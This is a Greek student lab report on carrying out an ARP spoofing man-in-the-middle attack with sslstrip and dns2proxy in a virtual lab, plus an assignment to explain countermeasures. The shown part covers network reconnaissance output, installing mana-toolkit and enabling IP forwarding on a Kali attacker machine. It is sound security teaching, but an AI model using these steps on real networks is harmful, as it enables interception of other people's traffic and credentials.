



ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ
Τμήμα Πληροφορικής



Εργασία Μαθήματος **Ασφάλεια Πληροφοριακών Συστημάτων**

Άσκηση <<αριθμός άσκησης>>	2- arp spoofing
Όνομα φοιτητή – Αρ. Μητρώου (όλων σε περίπτωση ομαδικής εργασίας)	Κουσουνής Κωνσταντίνος p14086
Ημερομηνία παράδοσης	20-03-2019





- 1) Στο εικονικό σας περιβάλλον, να υλοποιήσετε την επίθεση arp spoofing σε συνδυασμό με τα εργαλεία sslstrip και dns2proxy (δείτε το demo στον παρακάτω σύνδεσμο [1]).
 - 2) Χρησιμοποιώντας δικτυακές πηγές (δείτε ενδεικτικά τους παρακάτω συνδέσμους) να εξηγήσετε πως λειτουργεί η παραπάνω επίθεση.
 - 3) Να προτείνετε και να εφαρμόσετε (όπου είναι δυνατό) μέτρα προστασίας από την παραπάνω επίθεση. Χρησιμοποιώντας δικτυακές και άλλες πηγές να εξηγήσετε συνοπτικά τα μέτρα προστασίας. Αναφέρετε ποιά από τα μέτρα προστασίας μπορούν να εφαρμοστούν στη μεριά του client και ποια στην μεριά του server. (Ενδεικτικά αναφέρονται: static arp, HSTS, certificate pinning κτλ.)
- Πηγές [1] Εργαστηριακό παράδειγμα:
<https://pithos.oceanos.grnet.gr/public/K5UcoRT1lMgKzHJpcbCTe5> [2]
http://www.slideshare.net/Fatuo_/offensive-exploiting-dns-servers-changes-blackhat-asia-2014
[3] <http://stackoverflow.com/questions/29320182/hsts-bypass-with-sslstrip-dns2proxy> [4]
<http://security.stackexchange.com/questions/84767/hsts-bypass-with-sslstrip2-dns2proxy> [4]
<https://www.linkedin.com/pulse/ssl-exposed-its-weaknesses-how-you-can-protect-from-raghuvamshi>




1) Στο εικονικό σας περιβάλλον, να υλοποιήσετε την επίθεση arp spoofing σε συνδυασμό με τα εργαλεία sslstrip και dns2proxy (δείτε το demo στον παρακάτω σύνδεσμο [1]).

Αυτός που επιτίθεται KaliLinux32






Ο απλός χρήστης σε ubuntu μηχανημα.



```
root@kali: /  
File Edit View Search Terminal Help  
root@kali: /# ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.247.129 netmask 255.255.255.0 broadcast 192.168.247.255  
    inet6 fe80::20c:29ff:fe81:1d31 prefixlen 64 scopeid 0x20<link>  
    ether 00:0c:29:81:1d:31 txqueuelen 1000 (Ethernet)  
    RX packets 214925 bytes 292864862 (279.2 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 111649 bytes 16945398 (16.1 MiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 44 bytes 2220 (2.1 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 44 bytes 2220 (2.1 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
root@kali: /#
```




```
root@kali: /  
File Edit View Search Terminal Help  
root@kali: /# route -n  
Kernel IP routing table  
Destination      Gateway          Genmask         Flags Metric Ref    Use Iface  
0.0.0.0          192.168.247.2   0.0.0.0         UG    100    0      0 eth0  
192.168.247.0    0.0.0.0         255.255.255.0   U     100    0      0 eth0  
root@kali: /#
```

Βλέπουμε με την εντολή **route -n** ποια είναι η κοινή default gateway 192.168.247.2



Πατάμε την `ifconfig` στο απλό μηχάνημα που θα επιτεθούμε στο ubuntu για να δούμε την ip που χρησιμοποιεί.



```
kwstas@kwstas-virtual-machine: ~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:bc:d8:aa
          inet addr:192.168.247.130  Bcast:192.168.247.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:febc:d8aa/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:64726 errors:0 dropped:0 overruns:0 frame:0
          TX packets:34921 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:77838110 (77.8 MB)  TX bytes:2938376 (2.9 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:2999 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2999 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:292088 (292.0 KB)  TX bytes:292088 (292.0 KB)


kwstas@kwstas-virtual-machine: ~$
```

Είναι η 192.168.247.130 την οποία και θα χρησιμοποιήσουμε στην συνέχεια.



Πηγαίνουμε στο μηχάνημα που θα χρησιμοποιήσουμε για να επιτεθούμε και θα εγκαταστήσουμε το εργαλείο με το οποίο θα υλοποιήσουμε την επίθεση μας.


Εγκατάσταση sslstrip2 και dns2proxy στο μηχάνημα μας.




Apt-get install mana-toolkit

Πρώτα από όλα θα δημιουργήσουμε το port forwarding στο μηχάνημα μας με την εντολή



Echo "1" >/proc/sys/net/ipv4/ip_forward




Στην συνέχεια πηγαίνουμε στο αντίστοιχο path και ανοίγουμε τον φάκελο ip_forward και βλέπουμε αν υπάρχει μέσα το 1.

